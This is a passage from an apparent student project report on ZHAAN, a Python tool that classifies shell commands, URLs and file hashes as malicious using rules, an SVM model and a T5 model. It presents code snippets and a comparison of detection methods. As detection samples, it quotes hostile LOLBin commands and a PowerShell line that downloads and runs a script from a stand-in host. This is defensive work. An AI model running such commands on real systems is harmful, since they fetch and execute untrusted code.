ZHAAN - Set Max Log File Size  
-----  
Enter the new max size in KB (e.g., 250, 1024):  
New size (KB): 520  
[✓] Log file size limit set to 520 KB.  
Press [Enter] to return...
```

*Figure 75 Log Option 4 Set Max Log File Size*

The above figure shows the ‘Set Max Log File Size’ option output. The size threshold of individual log files is placed under the control of the users in this option. After it is chosen, ZHAAN will ask the user to enter a new maximum size of files in kilobytes (KB). In this scenario, the user enters 520, ZHAAN will modify its setting that subsequent log files will rotate when they have reached 520 KB. When confirmed, ZHAAN gives a response that the new size limit has been applied successfully. This aspect is particularly helpful in places where the efficiency of storage and management of the size of logs are crucial since it eliminates the possibility of uncontrolled growth of log files whilst constantly monitoring the activity on the system. Allowing the user to adjust this threshold, ZHAAN can be configured to the lightweight deployment, or the high-volume detection configuration.

The user can press Enter to return to log management menu

In the log management menu, the user can enter press ‘5’ returning to main menu.

## Option 7 Help

```
ZHAAN - Help Menu
-----
ZHAAN (Zero-day Heuristic & Analysis for Anomalous Navigation)
A CLI-based security tool for detecting threats from commands, URLs, and file hashes.

[1] Live Monitor (Real-Time Detection):
    - Actively monitors PowerShell history.
    - Applies both Rule-Based and Machine Learning analysis.
    - Logs every detection with timestamps.

[2] Rule-Based Inspection:
    - Uses a weighted scoring system from a curated CSV dataset.
    - Labels commands as Malicious, Suspicious, or Benign.
    - Provides reasoning and context behind each label.

[3] Machine Learning Detection:
    - Applies an SVM-based model to classify commands or URLs.
    - Highlights high-weight tokens and outputs a confidence score.

[4] Malware File Hash Detection:
    - Scans a folder's files for known malware signatures.
    - Compares file hashes against a known malicious hash database.

[5] ZHAAN GPT - T5 Reasoning:
    - NLP-based model that provides classification, explanation, and recommendation.
    - Accepts human-like input prefixed with 'analyze:' for advanced analysis.
```

Figure 76 ZHAAN Option 7 Help 1

```
[6] Log Management:
    - Option 1: View active log content.
    - Option 2: View available log files.
    - Option 3: Export a log file to a custom path.
    - Option 4: Set maximum log file size (in KB).

[7] Help:
    - Displays this help screen.

[8] Exit:
    - Cleanly exits ZHAAN.

Note: ZHAAN never executes input commands. All inputs are sanitized and securely logged.
-----
Press [Enter] to return to main menu...|
```

Figure 77 ZHAAN Option 7 Help 2

The above figures show option 7 output of ZHAAN. In the help menu ZHAAN shows elaborate and systematic description of each feature available. This is particularly helpful to first-time users or to people who are not conversant with cybersecurity. The purpose and behavior of each of the eight options is explained in the help menu. It also reminds ZHAAN it never carries out any commands that are inputted and therefore safe in threat analysis. The user can press Enter to return to main menu.

# SECURE CODING TECHNIQUES

In the cyber space environment, secure coding in software development is an important practice that will make applications be designed with security at the outset. It means the systematic practice of coding to help avoid typical vulnerabilities like SQL injections, buffer overflows, insecure file processing, and unauthorized data access. Since cyber threats are becoming increasingly more sophisticated and widespread, hackers are finding it easier to exploit poorly written or weak code as a point of entry (Ghalleb, 2024). With the help of secure coding, developers can safeguard the tools that are being developed from the addressed security vulnerabilities. ZHAAN tool has been developed with few secure coding techniques as shown below.

## Input Normalization

```
def normalize_command(command): 2 usages
    command = command.lower().strip()
    command = re.sub( pattern: r"\s+", repl: " ", command) # collapse spaces
    command = command.replace( __old: "\\", __new: "/" ) # consistency to bring together slashes
    return command
```

*Figure 78 Input Normalization in live\_monitor.py*

The above figure shows the code implementation for input normalization. Input normalization is the operation of cleaning and bring together command input formats before they are analyzed. This included removing excess spaces, standardizing casing, and normalizing paths (KT, 2023). This has been implemented in live\_monitor.py script of the tool, where any command input in PowerShell, CMD or processes will go through this function and then compared to rules or Machine Learning predictions. Input normalization enhances detection accuracy since all commands are in a standard format. Then, attackers who are trying to insert malicious commands cannot bypass rules by using formatting gimmicks such as extra spaces or mixed casing. It likewise lowers false negatives and makes the logs simpler to read and examine during review.



## Use of Safe Defaults and Fallbacks

```
SEEN_COMMANDS.add(normalized)
rule_match = search_command(rules, normalized) or {
    "type": "Unknown",
    "description": "No rule match found.",
    "mitre_id": "-",
    "technique": "-",
    "score": 0.0
}
ml_match = predict_command(normalized)
```

Figure 79 Use of Safe Defaults and Fallbacks in Live\_monitor.py

```
[🔍] Source      : PowerShell
[🧠] Input      : Rookie

[🚫] Rule-Based  : Unknown
  Description : No rule match found.
  MITRE ID   : - - -
  Score      : 0.0

[🤖] ML Prediction: ✅ Benign (48.02%)
  Why        : Tokens → []
```

Figure 80 Live Monitor Output for Unknown Rule Command

The above figures show the code implementation for safe defaults and fallbacks and the output for commands not registered in rules. Safe defaults and fallbacks refer to setting secure baseline behaviors or values when something goes wrong or input is unavailable (Lee, 2025). In the tool, this is implemented in several places such as when loading rules or predicting using the machine learning model. If the rule is not found for a given command, ZHAAN will classify it as unknown, and state, "No rule match found" and proceeds without crashing. This technique benefits that ZHAAN continues to function securely even under unexpected conditions. It prevents crashes, avoids unsafe behavior, and maintains system stability when encountering incomplete or invalid data.

## Exception Handling for System Interactions

```
def monitor_processes(rules): 1 usage
    while not stop_monitoring:
        for proc in psutil.process_iter(['pid', 'name', 'cmdline']):
            try:
                name = proc.info['name']
                cmdline = proc.info['cmdline']
                if not cmdline:
                    continue
                full_cmd = ' '.join(cmdline)
                normalized = normalize_command(full_cmd)
                if normalized in SEEN_COMMANDS:
                    continue
                SEEN_COMMANDS.add(normalized)
                rule_match = search_command(rules, normalized) or {
                    "type": "Unknown",
                    "description": "No rule match found.",
                    "mitre_id": "-",
                    "technique": "-",
                    "score": 0.0
                }
                ml_match = predict_command(normalized)
                display_result(name, cmdline, rule_match, ml_match)
                log_event(f"[LIVE MONITOR] {name} | {full_cmd} | Rule: {rule_match.get('type')} ({rule_match.get('score')})")
            except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.ZombieProcess):
                continue
```

Figure 81 Exception Handling Implementation in Live\_monitor.py

Figure above shows the implementation of the code on exception handling on ZHAAN's interaction. Exception handling refers to the handling errors when using system resources like running processes, file operations or user inputs. This is used in modules such as live\_monitor.py in the tool where the tool communicates with the system processes with psutil. Such errors like denial of access or killed processes are intercepted using try-except blocks to prevent the program crashing (Gillis, 2022). This will enable ZHAAN to carry on monitoring uninterrupted. As a benefit, adequate exception handling avoids unexpected failure, guarantees sustained operation and offers a safer, more reliable user experience when used in dynamic or constrained environments.

## Controlled Use of Threading

```
rules = load_rules()
listener = threading.Thread(target=input_listener, daemon=True)
listener.start()

powershell_thread = threading.Thread(target=monitor_powershell_history, args=(rules,), daemon=True)
process_thread = threading.Thread(target=monitor_processes, args=(rules,), daemon=True)
```

*Figure 82 Controlled Use of Threading Code Implementation in Live\_monitor.py*

The above figure shows the implementation of controlled threading. Threading enables the tool to execute several operations at the same time including tracking the PowerShell history and active processes in real time. This is done in ZHAAN in the `live_monitor.py` script by daemon threads. Threads are separately executed and safely controlled, so they cannot block the main program and have a conflict of resources. The tool is responsive and efficient because threading is controlled, so it does not overload the system. It also provides a stable monitoring of the background, and it enables the user to interact with the main menu and exit safely when the situation so demands (Sharif, 2025).

## Minimal Use of Global State (with Scope Control)

```
SEEN_COMMANDS = set()
stop_monitoring = False
```

Figure 83 Definition of Minimal Global State in live\_monitor.py

```
def input_listener(): 1 usage
    global stop_monitoring
    while True:
        key = input().strip().lower()
        if key == 'q':
            stop_monitoring = True
            break
```

Figure 84 Controlled Use of stop\_monitoring in Thread Listener

```
normalized = normalize_command(line)
if normalized in SEEN_COMMANDS:
    return

SEEN_COMMANDS.add(normalized)
```

Figure 85 Scoped Use of SEEN\_COMMANDS to Prevent Duplicate Processing

The above figure shows the implementation of minimal use of global state with good scope control. This secure coding practice is known as the reduction of use of global variables and use of data at local scopes or known scopes (Demian, 2025). In ZHAAN, it only have the most important variables such as stop\_monitoring and SEEN\_COMMANDS globally, and this is only to synchronize threads during live monitoring. The rest of variables and operations are contained in their own functions to minimize side effects and module interference. This technique makes the code modular, testable and maintainable, and reduces bugs due to shared state or data leakage between functions. It also makes sure that every component functions on its own without corrupting the behavior of the whole program.

## Logging with Contextual Information

```
display_result(source, name, [line], rule_match, ml_match)
log_event(f"[LIVE MONITOR] {source} | {line} "
         f"| Rule: {rule_match.get('type')} ({rule_match.get('score')}) | "
         f"ML: {ml_match.get('label')} ({ml_match.get('confidence')}%)")
```

Figure 86 Logging Implementation in live\_monitor.py

```
[2025-06-23 08:38:37] [LIVE MONITOR] PowerShell | bitsadmin | Rule: Malicious (100) | ML: Suspicious (88.19%)
[2025-06-23 08:39:14] [LIVE MONITOR] PowerShell | extrac32.exe /C C:\Windows\System32\calc.exe C:\Users\User\Desktop\calc.exe | Rule: Malicious (100) | ML: Suspicious (88.19%)
[2025-06-23 08:42:51] Rule-Based | bisadmin | Not Found in Dataset
[2025-06-23 08:42:58] Rule-Based | bitsadmin | Score: 1 | Type: Malicious
[2025-06-23 10:19:39] ML Detection | Prompt: 'www.malware.com' | Result: Malicious (49.58%) | Tokens: ['www', 'malware', 'com']
[2025-06-23 10:25:47] ML Detection | Prompt: 'esentutl.exe /y \\10.10.10.10\tools\adrestore.exe /d \\otherwebdavserver\webdav\adrestore.exe' | Result: Malicious (49.58%) | Tokens: ['esentutl.exe', 'adrestore.exe', 'webdav']
```

The above figure shows the implementation of the logging with contextual information. This is a secure coding practice that requires the logging of detailed and relevant information such as timestamps, sources, and detection outcomes, every time an event happens. In ZHAAN, it is done in the `log_event()` method of `log_manager.py` script. All rule-based or machine learning detections made as part of live monitoring leave entries such as the PowerShell source, the specific command, and the type and score of the classification. This type of logging offers obvious traces of incident review and auditing. It improves forensic preparedness, enables more effective debugging and assists in determining patterns during post-attack analysis (Bolmer, 2024).

## Thread Isolation for Real-Time Log Listening

```
def start_live_monitor(): 2 usages
    global stop_monitoring
    stop_monitoring = False

    print(Fore.GREEN + Style.BRIGHT + "\nZHAAN - Live Monitoring Started..")
    print(Fore.CYAN + "[Q] Press Q anytime to stop monitoring\n")

    rules = load_rules()
    listener = threading.Thread(target=input_listener, daemon=True)
    listener.start()

    powershell_thread = threading.Thread(target=monitor_powershell_history, args=(rules,), daemon=True)
    process_thread = threading.Thread(target=monitor_processes, args=(rules,), daemon=True)

    powershell_thread.start()
    process_thread.start()

    while not stop_monitoring:
        time.sleep(1)

    print(Fore.BLUE + "\n[!] Live Monitoring Stopped by User.")
    print(Fore.GREEN + Style.BRIGHT + "Returning to main menu..")
```

*Figure 87 Thread Isolation for Real-Time Log Listening*

The above figure demonstrates the application of Thread Isolation by ZHAAN on Real-Time Log Listening, an alternative coding method that is secure since the execution of individual system-watching activities is done on separate daemon threads. The application of the technique in the `live_monitor.py` script is to make sure that different background tasks, like keeping a track on the history of PowerShell commands, monitoring active processes running in the system, and monitoring user interruption, can be carried out without interfering with each other or the main program. Thread isolation is carried out with the aim of isolating the concerns and preventing resource conflicts in multi-threaded applications. By putting each monitoring activity in a distinct thread, ZHAAN enables the fact that an exception or a delay in any of the components such as inability to read a PowerShell history file does not crash or stall the entire monitoring system. These threads are also daemon threads, they will automatically end when the main program ends and will not leave any background processes that will need to be cleaned up, and will cause clean shutdowns. In ZHAAN, thread isolation enhances responsiveness, stability and security of the systems. It enables the live monitor to be running in real time yet the user still has complete control over the interface as in the case of exiting safely with a press of Q. Besides, it reduces the chances of race conditions, deadlocks, and unauthorized access of resources, which are major vulnerabilities in concurrent programming. This is a safe programming technique, which enhances the credibility of the tool especially when it is working in the field where background analysis is crucial.

# COMPARISON OF DETECTION METHODS

ZHAAN combines four fundamental detection methods that have unique strengths, weaknesses and areas of application. This part discusses and contrasts them according to the accuracy, flexibility, performance, interpretability, and applicability in the real world based on the architecture of ZHAAN.

## **Overview of ZHAAN's Implementation Method**

Rule-based detection is structured based on prior identified condition or recognized patterns. It contrasts inputs against what is already in an existing hand-curated dataset (rules.csv). This is deterministic and explainable and not flexible to new threats. Then, the signature-based Detection performs a comparison between hash of files and a malware signature database. It is very precise with known malware, but useless against modified or unknown malware. This is applied in the malware scan feature found in ZHAAN by comparing MD5/SHA1/SHA256 hashes. Then, machine learning based detection uses statistical learning (in this case, SVM with TF-IDF) to label or classify commands or URLs by the features that it learns of historical labeled data. It is able to generalize to find new variants and patterns which it has not seen before but can be data sensitive and sensitive to adversarial inputs. Finally, the NLP-Based Detection (ZHAAN GPT) involves a fine-tuned T5 transformer model to classify, explain and recommend actions on full-sentence reasoning. It emulates a SOC analyst, in that it generates human-readable results, even on complicated queries. It is however computationally intensive and experimental since there is a small amount of training data (3,224 samples).

## Rule-Based Detection Method

The ZHAAN rule-based detection mechanism works on a pre-existing dataset (rules.csv) with each row containing a command line prompt and meta-data of the type of behavior, known sources, its occurrence, related MITRE techniques and a calculated threat score. When a user types in a command, then the system searches the dataset to get a perfect match. When it is discovered, the rule engine will retrieve all of the contextual metadata, categorize the command and give a thorough explanation and suggestion. This is a very reliable technique against known threats, particularly those using LOLBins or well-known administrative tools which are abused. It is very quick and explainable as the classification decision is made under the basis of static and transparent rules.

Nevertheless, rule-based detection is not flexible. It is unable to identify new or obfuscated or modified slightly forms of malicious commands. The accuracy of the detection logic will be limited to the dataset that should be updated manually and regularly. An example of this was the command `DataSvcUtil /out:C:\windows\system32\calc.exe /uri:https://11.11.11.11/encoded` which was analysed by ZHAAN and immediately marked as malicious due to its occurrence within the dataset and reported a mapped MITRE ID (T1055.001) with a strong reasoning trace. Concisely, rule-based detection is a strong foundation of ZHAAN because it is fast and accurate in detecting known threats and very interpretable, yet it needs other layers of detection to cover the full-spectrum.



## Machine Learning-Based Detection Method

The detection provided by ZHAAN relies on machine learning with the organization of a Support Vector Machine (SVM) model that receives training to categorize the input commands and URLs as Malicious, Suspicious, or Benign. It does so by tokenizing the input as a TfidfVectorizer, and analyzing patterns based on learned token weight given previous labeled data. When the prediction is made, ZHAAN shows the classification, as well as decomposition of most influential tokens that made the decision, which enables the user to get an idea of what was behind the given decision.

This is a flexibility and interpretation trade off. It can be generalized to detect suspicious activities in its unseen inputs and it is not as stringent as rule-based methods. As an example, when ZHAAN analyzed the command `rundll32 syssetup.dll`, it detected that as malicious with 52.34% confidence due to the high-weight tokens of `rundll32` and `dll`. Similarly, `powershell Get-ForestTrust` was accurately classified as benign with 80.83 percent confidence that shows a high level of model precision. However, machine learning models require similarly high-quality training data, in terms of volume, diversity and labeling, to remain accurate and do not exhibit complete resilience to adversarial manipulation and overfitting. However, the ML detection module of ZHAAN is a significant compromise that lies between adaptive and explainable and greatly increases its adaptability to new threats.

## Signature-Based Detection Method

ZHAAN's signature based compares hashes of files with a list of known malware samples (mal.csv). The method calculates MD5, SHA1 and SHA256 hash of all files in a directory chosen by the user and checks the data set to see whether it matches. When it is a match, then this implies that the file is an exact duplicate (or functionally identical) to a malicious file that is known. The system indicates the name of the malware, matching hash values and the percentage of VirusTotal detection, so the user can have powerful, testable evidence of the threat.

It is a very accurate technique that can be used in the forensic analysis or scan systems of known malware. It will however fail to detect mutations and zero day attacks that are not in the database. It has a complete dependence on the freshness and coverage of the hash database as well. ZHAAN has reflected this strategy when it recognized the occurrence of RedLineStealer in test.txt with identical SHA256 and a detection percentage of 51.39 percent on VirusTotal. The signature-based detection has been most effective in situations where forensic integrity is paramount, i.e. during post-infection cleanup or scanning archived data, however, it should not be the only method used in real-time detection.

## Natural Language Processing Method

ZHAAN GPT is the NLP-based detection engine which uses a fine-tuned Text-To-Text Transfer Transformer (T5) model capable of not only classifying input commands or URLs, but also generating a human-readable explanation and recommendation. The T5 model also works in a natural language inference format as compared to the ML module which returns token-weight insights. Users are prompted to start their prompt with the word Analyze and ZHAAN GPT produces full, conversational logic. This causes the system to behave in the same way a human SOC analyst does and delivers not only verdicts, but actionable intelligence.

The difference of this approach is that it can do multi-tasking in a single prompt- classification, reasoning, and recommendation. In spite of the fact that this model was trained on rather small number of samples (about 3,200) it showed impressive contextual awareness and the quality of responses that are close to those of a human being. An example is the analysis of Invoke-WebRequest -Uri `http://badserver.com/mal.ps1` -OutFile `mal.ps1; ./mal.ps1` where ZHAAN GPT reported it as malicious and explicitly explained the flow of execution and recommending to block the domain. At this point, this depth of understanding cannot be matched by the other techniques in ZHAAN.

Nevertheless, because it is experimental, T5 inference in ZHAAN has a minor latency and computational overhead, particularly when used at large scale. It also takes much more data to reach the top of generalization and accuracy. Nevertheless, ZHAAN GPT marks the future of AI-based cybersecurity- explainable, smart, and with the ability to imitate human thought processes.

## Most Effective Detection Method Dicussed

CRITERIA	RULE-BASED	SIGNATURE-BASED	ML-BASED	NLP-BASED
DETECTION SCOPE	Known commands	Known malware files	Known + unseen patterns	Known + unseen patterns
ADAPTABILITY	Static	Static	Adaptive to new variants	Highly adaptive (context-aware)
EXPLAINABILITY	High (explicit rules)	Medium (hash match)	Medium (token breakdown)	Very high (natural reasoning)
SPEED & PERFORMANCE	Very fast	Fast	Fast (vectorization involved)	Slow (transformer inference)
DATA DEPENDENCY	Manual rules	Manual signatures	Requires quality dataset	Requires large, diverse dataset
ZERO-DAY DETECTION	Not supported	Not supported	Limited zero-day coverage	Better generalization
IDEAL USE CASE	Known threats, LOLBins	Malware file scanning	Complex command/URL classification	Full-sentence threat analysis

Table 1 Detection Based Performance Comparison

The table above shows the comparison of detection method implemented in ZHAAN. Rule-Based detection is very fast and very explainable because it is static in nature, it merely checks whether an input matches a rule. This is great in detecting known attacks and LOLBins, in which precise patterns are recycled. But its major weakness is its inflexibility; It cannot respond to new or slightly changed threats and misses even minor evasions unless the rule database is continually updated. Same with Signature-Based detection, which is popular in malware scanning, it has the same static limitation. It is founded on the exact file hash matches to recognized malware. Though it is known to provide good results with low false positives, it is completely ineffective against polymorphic, or zero-day malware and it needs constant signature updates. Nonetheless, it is priceless in forensic analysis where it is necessary to discover known threats. Moreover, the detection using Machine Learning brings flexibility to ZHAAN. It examines patterns that are taught by the data, that is, it can identify new variations of known threats- slight changes in malicious instructions or phishing URLs. This renders it strong in real-time protection. But on the other hand, it has moderate interpretability and is

reliant on a well labeled, diverse dataset. In addition, it may also provide false positives unless specific fine-tuning is done. Finally, NLP-Based detection fueled by T5 improves the detection capacity to the level of classification. It does not follow the traditional methods, but rather does natural language reasoning and produces complete explanations of what a command does, and provides actionable recommendations. It is not only adaptive to unknown threats but also extremely transparent, which assists human analysts to comprehend and verify results. The trade-off is computational overhead, the inference is slower and training needs a large and diverse dataset. But it is priceless in SOCs where the ability to know what is going on and human readable reporting is a top priority.

### **Natural Language Processing More Effective Overall**

I agree on Natural Language Processing is most effective when comes to detecting malicious command, URLs, and Malware. One of the main forms of advantage that NLP-based detection, in this case, transformer model, like T5, brings to existing SOCs is transformative advantage. In comparison to traditional detection methods, which only consider something as malicious, NLP models will provide the reasons why it is malicious, and what action to take next, all written in natural language. This is essential in real life situations where security analysts have to interpret and report results and make quick decisions using incomplete or complex data. Its actual potential is the context awareness of NLP (*HanXiang Xu, 2024*). It does not simply depend on token matching or vectors--it knows syntax, semantics, and relations throughout the whole input. As an example, it can tell the difference between a benign PowerShell query and an evil one by very slight differences in structure or purpose. In addition, it allows human-machine interaction where the AI does not replace the human but complements the human by producing explainable reasoning that can be taken as-is in the report or triage decision.


However, unlike static solutions, which collapse when faced with zero-day attacks or grossly obfuscated input, NLP can generalize and learn and can give even more insightful information--even on ambiguous cases. In a SOC efficiency sense, this reduces false positives, helps lead to more expediency in incident response, and improves situational awareness without requiring analysts to dig into raw logs or token matching (*HanXiang Xu, 2024*). Although NLP approaches such as ZHAAN GPT can be more resource-intensive, their high detection, explainability, and analyst confidence value them as a future-proof approach to security operations at scale.



# CONCLUSION

ZHAAN development has been a wholesome reaction to the increased intricacy and elusiveness of the modern cyber threats. The hybridization of the different detection mechanisms that include rule-based logic, hash-based malware scanning, machine learning classifiers, and NLP-based reasoning enables the system to possess multi-layered, smart malicious behavior detection system in both commands and URLs. Every method of detection was thoroughly conducted to cover particular security loopholes: static threats are effectively dealt with by the rules and signatures and dynamic and context-sensitive threats are investigated by adaptive ML and NLP models. This project is successful in demonstrating not just how the advanced concepts of cybersecurity may be used in practice, but also several secure coding techniques such as input normalization, contextual logging, controlled threading, and exception handling. Logging, exporting and explaining its decision-making process makes the system more transparent and practical in real-life applications, particularly to SOC settings where explainability is as important as detection accuracy. Finally, ZHAAN may also serve as an example of how one can build safe and effective modular, multi-layered detection systems using Python. It also brings to the fore the possibility of employing the synergy between the traditional and AI-based strategies to improve the endpoint defense mechanisms, offering a solution that is usable in the future, balancing performance, accuracy, and interpretability.

## References

- Bolmer, P. (29 August, 2024). *Contextual Logging in Go with Slog*. Retrieved from Better Stack: <https://betterstack.com/community/guides/logging/golang-contextual-logging/>
- Demian, O. (6 May, 2025).  *A Minimalist's Guide to Global State in React*. Retrieved from DEV COMMUNITY: <https://dev.to/9zemian5/a-minimalists-guide-to-global-state-in-react-45ke>
- Ghaleb, Z. (26 November, 2024). *What Is Secure Coding? Overview and Best Practices*. Retrieved from WIZ: <https://www.wiz.io/academy/secure-coding-best-practices>
- Gillis, A. S. (6 June, 2022). *exception handling*. Retrieved from TechTarget: <https://www.techtarget.com/searchsoftwarequality/definition/error-handling>
- HanXiang Xu, S. W. (8 May, 2024). *Large Language Models for Cyber Security: A Systematic Literature Review*. Retrieved from Arxiv: <https://arxiv.org/html/2405.04760v1>
- KT. (12 May, 2023). *Difference between Batch Normalization and Input Normalization*. Retrieved from Hashnode: <https://kojitanaka.hashnode.dev/difference-between-batch-normalization-and-input-normalization>
- Lee, S. (11 June, 2025). *Ultimate Guide to Fail-Safe Defaults*. Retrieved from Number Analytics: <https://www.numberanalytics.com/blog/ultimate-guide-fail-safe-defaults>
- Sharif, S. I. (18 January, 2025). *Threading in Python*. Retrieved from Medium: <https://medium.com/@sharif-42/threading-in-python-27f3519bd4e1>